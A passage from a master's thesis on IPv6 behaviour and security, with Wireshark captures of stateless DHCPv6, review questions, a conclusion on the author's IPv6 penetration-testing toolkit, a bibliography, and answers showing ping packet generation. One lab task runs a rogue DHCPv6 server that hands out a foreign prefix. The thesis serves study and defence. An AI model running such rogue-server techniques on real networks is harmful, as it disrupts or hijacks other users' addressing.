
As can be seen, PC2 normally detects the available DHCPv6 servers by sending Solicit message, which looks like the packet in Fig. 5.97. PC1 responds to the Solicit with Advertise packet, as shown in Fig. 5.105. The difference of this Advertise packet from that of the stateful case is the non-existence of Identity Association for Non-temporary Address. The reason is that DHCPv6 server does not provide addresses in the stateless mode. The other fields in this Advertise are totally the same as the one in stateful configuration.

After receiving the Advertise packet from PC1, PC2 processes the information inside the message and figures out that it can only obtain information including about DNS server, domain entry but not addresses. As a consequence, PC2 switches to the stateless mode and sends Information-request message to the server instead of a Request. The format of Information-request is described in Fig. 5.106, and it is noticed that there is no IA Address option in this packet.



```
Source                      Destination                 Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   fe80::7790:2c2b:9e56:431b   DHCPv6    Advertise XID: 0xdeef92 CID: 000100012bbe2278000c298e74b7

> Frame 3: 140 bytes on wire (1120 bits), 140 bytes captured (1120 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: fe80::7790:2c2b:9e56:431b
> User Datagram Protocol, Src Port: 34136, Dst Port: 546
v DHCPv6
    Message type: Advertise (2)
    Transaction ID: 0xdeef92
  > Client Identifier
  > Server Identifier
  v DNS recursive name server
      Option: DNS recursive name server (23)
      Length: 16
       1 DNS server address: 2001::1002
  v Domain Search List
      Option: Domain Search List (24)
      Length: 14
    v Domain name suffix search list
        List entry: thesis.local.
```


Fig. 5.105: Captured Advertise after launching stateless DHCPv6 server by PC1.



```
Source                      Destination   Protocol  Info
fe80::7790:2c2b:9e56:431b   ff02::1:2     DHCPv6    Information-request XID: 0xae1bd0 CID: 000100012bbe2278000c298e74b7

> Frame 5: 120 bytes on wire (960 bits), 120 bytes captured (960 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
v DHCPv6
    Message type: Information-request (11)
    Transaction ID: 0xae1bd0
  > Elapsed time
  > Client Identifier
  > Vendor Class
  v Option Request
      Option: Option Request (6)
      Length: 8
      Requested Option code: Vendor-specific Information (17)
      Requested Option code: DNS recursive name server (23)
      Requested Option code: Domain Search List (24)
      Requested Option code: Lifetime (32)
```

Fig. 5.106: Captured Information-request after launching stateless DHCPv6 server by PC1.

Lastly, PC1 confirms the negotiation with PC2 by sending back the Reply message to PC2, as shown in Fig. 5.107. After completion, DNS server address `2001::1002` and the domain suffix `thesis.local` are applied to PC2.



```
Source                      Destination   Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   fe80::7790…   DHCPv6    Reply XID: 0xae1bd0 CID: 000100012bbe2278000c298e74b7

> Frame 6: 140 bytes on wire (1120 bits), 140 bytes captured (1120 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: fe80::7790:2c2b:9e56:431b
> User Datagram Protocol, Src Port: 28428, Dst Port: 546
v DHCPv6
    Message type: Reply (7)
    Transaction ID: 0xae1bd0
  > Client Identifier
  > Server Identifier
  v DNS recursive name server
      Option: DNS recursive name server (23)
      Length: 16
       1 DNS server address: 2001::1002
  v Domain Search List
      Option: Domain Search List (24)
      Length: 14
    v Domain name suffix search list
        List entry: thesis.local.
```

Fig. 5.107: Captured Reply after launching stateless DHCPv6 server by PC1.

Review questions

The purpose of the following review questions is to clarify the behaviour of Windows device when dealing with Dynamic Host Configuration Protocol version 6. All answers are located in the attachment A.7.

Question 1:

In the task performed for the stateful DHCPv6, the preferred lifetime and the valid lifetime have the same value with an aim to to simplifying the process of borrowing addresses. However, is that applicable in practice?
a) If not, which type of lifetime has a longer duration.
b) Describe the process of DHCPv6 when the type of lifetime with shorter duration expires.

Question 2:

Try using a different prefix provided by DHCPv6 server than the available one in the given network from a legitimate router R1 (`2001:db8:abcd:1::/64`). Apply the **dhcpv6_server.py** tool for solving the task.
a) Verify that PC2 will use the address according to the specified prefix and therefore, it has addresses from several different ranges. Besides, it is essential to observe the behaviour of PC2 when the value of valid lifetime (200 seconds) is smaller than the one of preferred lifetime (400 seconds).

b) Verify that PC2 will use the address according to the specified prefix and therefore, it has addresses from several different ranges. Besides, it is essential to observe the behaviour of PC2 when the value of valid lifetime (400 seconds) is greater than the one of preferred lifetime (200 seconds).

Conclusion

The master thesis described in detail the origin, and different scopes about the IPv6 specifications. Besides, it also pointed out some possible vulnerabilities when operating system. Scenarios have been designed to outline IPv6 operations in practice, as well as security risks. In particular, several methods including self-designed program and available application have been applied to design different types of IPv6 packets. These tools explained how the procedures in IPv6 work. Moreover, this thesis has helped network administrators and specialists have a more specific view at the structure and role of IPv6, from which they can analyze, test and update the running software or hardware to work more efficiently and securely in the IPv6 environment.

Two specific tools were applied to solve every task in the scenario. The first one was the designed network toolkit, which has been created by the author of the master thesis to perform different kinds of problem in IPv6. This toolkit was initially aimed to conduct penetration testing for helping network experts analyze, acquire experiences, and take countermeasures to protect the system from service disruption or loss of information data or unscheduled costs. In terms of the master thesis, 19 tools in the network toolkit were launched with the instruction in every situation (aspect in IPv6) such as Multicast address, Multicast Listener Discovery, Neighbor Discovery Protocol, Dynamic Host Configuration Protocol, etc to simulate the function of these protocols and observe the behaviour of different types of device when working. The second tool, which was used, was the Ostinato software. It offered a user-friendly graphical user interface (GUI). It was also able to design a required packet, but users must follow the instruction provided by this software step by step.

On the other hand, each tool from the designed network toolkit in Python had a specific focus, but at the same time they could be widely applicable. Only the basic use of these tools was shown in the thesis. According to the description of the tools and their help dialog, a whole range of other tests, attacks and analyses of networks with the IPv6 protocols could be implemented.

In many cases, great attention was paid to the use of the Ostinato software. This powerful tool has many advantages, but it cannot be compared to the created toolkit, which has significantly greater variability, as well as the ability to automate procedures or facilitate the connection of individual scripts. Specifically, the original direction of thesis was primarily focused on Ostinato, but over time it became increasingly advantageous to use custom tools, which, for example, make it possible to work with the continuity of multiple transmitted messages or with different reactions of the other party to the sent packets, which is difficult to achieve in Ostinato. Therefore, the master thesis was modified during its execution, with more focus on custom Python tools. The created toolkit was extensively tested. However, details about the code are not a part in the text version of the master thesis. Basic description about the toolkit is included in Appendix B.

The main work focused on conducting in turn every task related to aspects in IPv6 network. They were all performed in the first designed scenario. It described how multicast addresses has operated, how various devices (particularly Windows machines) have handled multicast packets, and the potential risks associated with the use of multicast traffic. Besides, this chapter also aimed to explain how nodes (including Windows machines) have behaved when sending and receiving different types of Multicast Listener Discovery messages. Additionally, potential vulnerabilities in the operation of Multicast Listener Discovery were analyzed to aid analysts in finding suitable solutions. Important problems related to Fragmentation, Router Solicitation, Router Advertisement, Neighbor Solicitation, Neighbor Advertisement, Redirect, Dynamic Host Configuration Protocol version 6 were also performed in detail to analyze all aspects with possible vulnerabilities during IPv6 implementation.

The original assignment for this master thesis included creating a scenario for an IPv6-only network. In agreement with the thesis supervisor, the assignment was modified in the course of the solution and it was agreed that this part would not be part of this thesis. During the solution of the first part, where a lot of attention was paid to a number of topics (Multicast, MLD, NS, NA, RS, RA, Redirect, etc), so many topics were developed and in such depth that it was no longer required to solve the second scenario with IPv6-only.

I successfully presented my partial results of the master thesis the 29th year of the student conference STUDENT EEICT 2023, where I took 3rd place in the Network Security, Cryptography, Services, and Technologies section.

In the future, numerous aspects of IPv6 will be thoroughly analyzed and investigated. As such, there is a growing need to understand the technical details of IPv6 and its implementation, as well as its potential security implications. This analysis will likely cover a wide range of topics, including addressing, routing, protocol behavior, security mechanisms, and network management. By gaining a deeper understanding of IPv6, network experts can better optimize and secure their networks, enabling more efficient and reliable communication.

Bibliography

[1] *IPv6 Overview* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.juniper.net/documentation/us/en/software/junos/routing-overview/topics/concept/routing-protocols-ipv6-overview.html`>.

[2] *IP Version 6 Addressing Architecture* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc4291.html`>.

[3] JEŘÁBEK, J. *Pokročilé komunikační techniky.* Skriptum FEKT Vysoké učení technické v Brně 2022, s.1-174.

[4] *IPv6 Unique-local* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://4sysops.com/archives/`>.

[5] *IPv6 Multicast* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.iana.org/assignments/ipv6-multicast-addresses/ipv6-multicast-addresses.xhtml#node-local`>.

[6] *Architectural Considerations of IP Anycast* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc7094#section-2.2`>.

[7] *IPv6 Header* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.tutorialspoint.com/ipv6/ipv6_headers.htm`>.

[8] WEBER, J. *IPv6 Security Test Laboratory. (Master).* Ruhr-University Bochum, Germany. 2013.

[9] *IPv6 Flow Labels* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc2460#section-6`>.

[10] *IPv6 Extension Headers* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc8200#section-4`>.

[11] *IP Authentication Header* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc4302`>.

[12] *IP Encapsulating Security Payload (ESP)* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc4303`>.

[13] *Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://datatracker.ietf.org/doc/html/rfc4443#section-2`>.

[14] *Neighbor Discovery for IP version 6 (IPv6)* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://datatracker.ietf.org/doc/html/rfc4861`>.

[15] *IPv6 Router Advertisement Flags Option* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc5175.html`>.

[16] *Path MTU Discovery for IP version 6* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc8201`>.

[17] *IPv6 Stateless Address Autoconfiguration* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc4862`>.

[18] *Internet Group Management Protocol, Version 3* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc3376`>.

[19] *Using Internet Group Management Protocol Version 3 (IGMPv3) and Multicast Listener Discovery Protocol Version 2 (MLDv2) for Source-Specific Multicast* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://datatracker.ietf.org/doc/html/rfc4604`>.

[20] *Changes in MLDv2* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://support.huawei.com/enterprise/en/doc/EDOC1100138684/f465c53c/changes-in-mldv2`>.

[21] *Deprecating Site Local Addresses* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc3879`>.

[22] *Basic Transition Mechanisms for IPv6 Hosts and Routers* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.networkacademy.io/ccna/ipv6/stateful-dhcpv6`>.

[23] *Stateful DHCPv6* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc4213#section-2`>.

[24] HAGEN, S. *IPv6 Essentials, Second Edition*. O'Reilly Media, Inc., 2006.

[25] *Stateful NAT64: Network Address and Protocol Translation from IPv6 Clients to IPv4 Servers* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc6146`>.

[26] *DNS64: DNS Extensions for Network Address Translation from IPv6 Clients to IPv4 Servers* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.rfc-editor.org/rfc/rfc6147`>.

[27] *GNS3* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.gns3.com/`>.

[28] *Cisco IOS overview* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://study-ccna.com/cisco-ios-overview/`>.

[29] *Cisco IOS C3640* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.cisco.com/c/en/us/td/docs/ios/12_2/12_2x/12_2xl/release/notes/rn3600xl.html?dtid=osscdc000283`>.

[30] *Cisco IOS C7200* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.cisco.com/c/en/us/support/routers/7200-series-routers/series.html?dtid=osscdc000283#~tab-documents`>.

[31] *Python language* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.python.org/`>.

[32] *Scapy* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://scapy.net/`>.

[33] *NumPy* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://numpy.org/`>.

[34] *Ostinato* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://ostinato.org/`>.

[35] *Wireshark* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.wireshark.org/`>.

[36] *Kali Linux* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`https://www.kali.org/`>.

[37] *THC-IPv6* [online]. [cit. 21. 10. 2022]. Dostupné z URL: <`http://www.thc.org/thc-ipv6/`>.

[38] *Chiron* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.secfu.net/tools-scripts/`>.

[39] *Ipv6-toolkit* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.kali.org/tools/ipv6-toolkit/`>.

[40] *IPv6 Generator* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://github.com/vafekt/IPv6-toolkit`>.

[41] *IP Version 6 Addressing Architecture* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.rfc-editor.org/rfc/rfc4291.html`>.

[42] *Extended ICMP to Support Multi-Part Messages* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.rfc-editor.org/rfc/rfc4884`>.

[43] *Multicast Listener Discovery Version 2 (MLDv2) for IPv6* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.rfc-editor.org/rfc/rfc3810`>.

[44] *Protocol Independent Multicast - Sparse Mode (PIM-SM)* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://datatracker.ietf.org/doc/rfc7761/`>.

[45] *Link-Local Multicast Name Resolution (LLMNR)* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.rfc-editor.org/rfc/rfc4795.html`>.

[46] *Simple Service Discovery Protocol* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.miralishahidi.ir/resources/Simple_Service_Discovery_Protocol.pdf`>.

[47] *MLD Security draft-vyncke-pim-mld-security-01* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://datatracker.ietf.org/doc/html/draft-vyncke-pim-mld-security`>.

[48] *Path MTU Discovery for IP version 6* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.rfc-editor.org/rfc/rfc8201#section-5.2`>.

[49] *IPv6 Router Advertisement Options for DNS Configuration* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.rfc-editor.org/rfc/rfc8106`>.

[50] *Dynamic Host Configuration Protocol for IPv6 (DHCPv6)* [online]. [cit. 21. 10. 2022]. Dostupné z URL:
<`https://www.rfc-editor.org/rfc/rfc8415.html`>.

Symbols and abbreviations

IPv6	Internet Protocol version 6
NAT	Network Address Translation
RFC	Request for Comments
MAC	Medium Access Control
EUI-64	Extended Unique Identifier 64
IANA	Internet Assigned Numbers Authority
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
VoIP	Voice over IP
ICMPv6	Internet Control Message Protocol version 6
TTL	Time To Live
ESP	Encapsulating Security Payload
MTU	Maximum Transmission Unit
IGMP	Internet Group Management Protocol
ARP	Address Resolution Protocol
DAD	Duplicate Address Detection
NUD	Neighbor Unreachability Detection
NDP	Neighbor Discovery Protocol
RA	Router Advertisement
RS	Router Solicitation
NA	Neighbor Advertisement
NS	Neighbor Solicitation
DNS	Domain Name System
SLAAC	Stateless Address Auto-Configuration

DHCPv6	Dynamic Host Configuration Protocol version 6
MLD	Multicast Listener Discovery
DUID	DHCP Unique Identifier
GNS3	Graphical Network Simulator-3
VM	Virtual Machine
IOS	Internetwork Operating System
CLI	Command-line Interface
GUI	Graphical User Interface

A Answers to review questions

A.1 Multicast address

Question 1:

Which multicast addresses are PC2 (Windows) and PC3 (Ubuntu) interested in? Do they all belong to the all-nodes multicast group `ff02::1`? The following commands in Linux and Windows can be applied to find the answer:

```
# Linux command in terminal to show the multicast group
ip -6 maddr


# Windows command in terminal to show the multicast group
netsh interface ipv6 show joins
```

☑. **Answer:**

In PC2 (Windows), Listing. A.1 shows the multicast groups that PC2 is interested in (shortened output):

```
C:\Users\User>netsh interface ipv6 show joins

Interface 4: Ethernet0

Scope       References  Last  Address
----------  ----------  ----  ---------------------------------
0                    0  Yes   ff02::1
0                    1  Yes   ff02::c
0                    1  Yes   ff02::fb
0                    1  Yes   ff02::1:3
0                    1  Yes   ff02::1:ff0f:3ce9
0                    1  Yes   ff02::1:ffdd:2248
0                    1  Yes   ff02::1:ff56:431b
```

Listing A.1: The list of multicast groups that PC2 (Windows) joins (shortened output).

As can be seen, PC2 is now listening to these concrete multicast addresses. The first group PC2 joins is the all-nodes multicast address (`ff02::1`). The last three multicast addresses (`ff02::1:ff56:431b, ff02::1:ff0f:3ce9, and group ff02::1:ffdd:2248`) are actually the solicited-node multicast address of PC2, which it must have interest in when starting up. They have essential applications for PC2 such as discovering the presence and link-layer addresses of neighboring nodes in a network, Duplicate Address Detection and Multicast group management. Besides, PC2 is in the group `ff02::fb`, which is used to discover services and communicate with each other using Multicast Domain Name System version 6 (mDNSv6). The multicast address `ff02::1:3` is represented for Link-Local Multicast Name Resolution (LLMNR), which enable devices on a local network to resolve each other's domain names without relying on a DNS server [45]. Lastly, PC2 is a member of the multicast group `ff02::c`, which stands for Simple Service Discovery Protocol (SSDP) [46].

In PC3 (Ubuntu), Listing. A.2 shows the multicast groups that PC3 is interested in (shortened output):

```
ubuntu@client:~$ ip -6 maddr
1:  ether0
    inet6   ff02::1
    inet6   ff02::1:ff78:109
    inet6   ff02::1:ff92:9de5
```

Listing A.2: The list of multicast groups that PC3 (Ubuntu) joins (shortened output).

It is clear that PC3 is currently a member the all-nodes multicast group `ff02::1`. Besides, it also joins the solicited-node multicast addresses (`ff02::1:ff78:109` and `ff02::1:ff92:9de5`) for performing procedures within Neighbor Discovery Protocol.

From Listing. A.1 and Listing. A.2, PC2 and PC3 are all members of the multicast group `ff02::1`.

Question 2:

Does PC2 (Windows) respond to the normal ICMPv6 Echo Request packet sent from PC1 (Kali) to the global unicast address of PC2?


a) What does this packet look like in Wireshark?

b) Show the configuration to generate this packet with the designed toolkit and Ostinato.

☑. **Answer:**

With the help of **ping.py** tool from the network toolkit, the parameter configuration for sending a normal Ping from PC1 to the global unicast address of PC2 is shown as below. The output is depicted in Fig. A.1.

- Source address: The global IPv6 address of PC1 is chosen to be inserted with the following syntax **-sip 2001:db8:abcd:1:1a4:2296:7e2c:8941**.
- Destination address: It is written as the IPv6 address of PC2 with the syntax **-dip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9**.
- Other configuration including the source link-layer address, hop limit, number of sending packets, data length can be left out since they are automatically set to the default value. The source link-layer address is derived from the interface of PC1. The hop limit is set to 255, the number packets is 1 and the value of data length is 32 (bytes).



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 ping.py eth0 -sip 2001:db8:abcd:1:1a4:2296:7e2c:8941 -dip 2001:db8:abcd:1:3
6c4:ffc5:c10f:3ce9
Sending Echo Request message(s) to the destination: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
⟹ Received Echo Reply from: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
                        with MAC: 00:0c:29:8e:74:ad
```

Fig. A.1: Result after running the ping.py tool to send normal ICMPv6 Echo Request from PC1 to PC2 with global unicast address.

By using the application Ostinato, this packet can be generated similarly as the case of multicast address, which has been described above. On the **Protocol Selection** tab, the following protocols are chosen at every layer, while others are kept as the default setting.


- Layer 1: MAC
- Layer 2: Ethernet II
- Layer 3: IPv6
- Layer 4: ICMP
- Payload: Hex Dump (used for filling Payload data in ICMPv6 Echo Request message)

On the **Protocol Data** tab, the configuration is described below, while other options remain in default setting:

- Media Access Protocol: Source is set in mode **Fixed**, and the MAC address is written as `00:0c:29:8c:0b:0d`.


- Internet Protocol ver 6: Source is `2001:db8:abcd:1:1a4:2296:7e2c:8941`, and destination is `2001:db8:abcd:1:36c4:ffc5:c10f:3ce9`.
- Internet Control Message Protocol: Version is ICMPv6, and Type is 128 - Echo Request.
- HexDump: Payload data is written in hexadecimal format as `61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69`, which is the sequence of letters in alphabetical order.

After running one of these tools, the result is totally identical (shown in Fig. A.2). PC2 answers the ICMPv6 Echo Request sent from PC1, which is depicted in Fig. A.3.



```
Source                              Destination                          Protocol  Info
2001:db8:abcd:1:1a4:2296:7e2c:8941  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ICMPv6    Echo (ping) request id=0x1799
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:1:1a4:2296:7e2c:8941  ICMPv6    Echo (ping) reply id=0x1799,

> Frame 1: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: 2001:db8:abcd:1:1a4:2296:7e2c:8941, Dst: 2001:db8:abcd:1:36c4:ffc5:c10f:3c
v Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0xaa24 [correct]
    [Checksum Status: Good]
    Identifier: 0x1799
    Sequence: 1
    [Response In: 2]
  > Data (32 bytes)
```

Fig. A.2: Captured ICMPv6 Echo Request after running the ping.py tool to send normal ICMPv6 Echo Request from PC1 to PC2 with global unicast address.



```
Source                              Destination                          Protocol  Info
2001:db8:abcd:1:1a4:2296:7e2c:8941  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ICMPv6    Echo (ping) request id=0x1799,
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:1:1a4:2296:7e2c:8941  ICMPv6    Echo (ping) reply id=0x1799,

> Frame 2: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: VMware_8c:0b:0d (00:0c:29:8c:0b:0d)
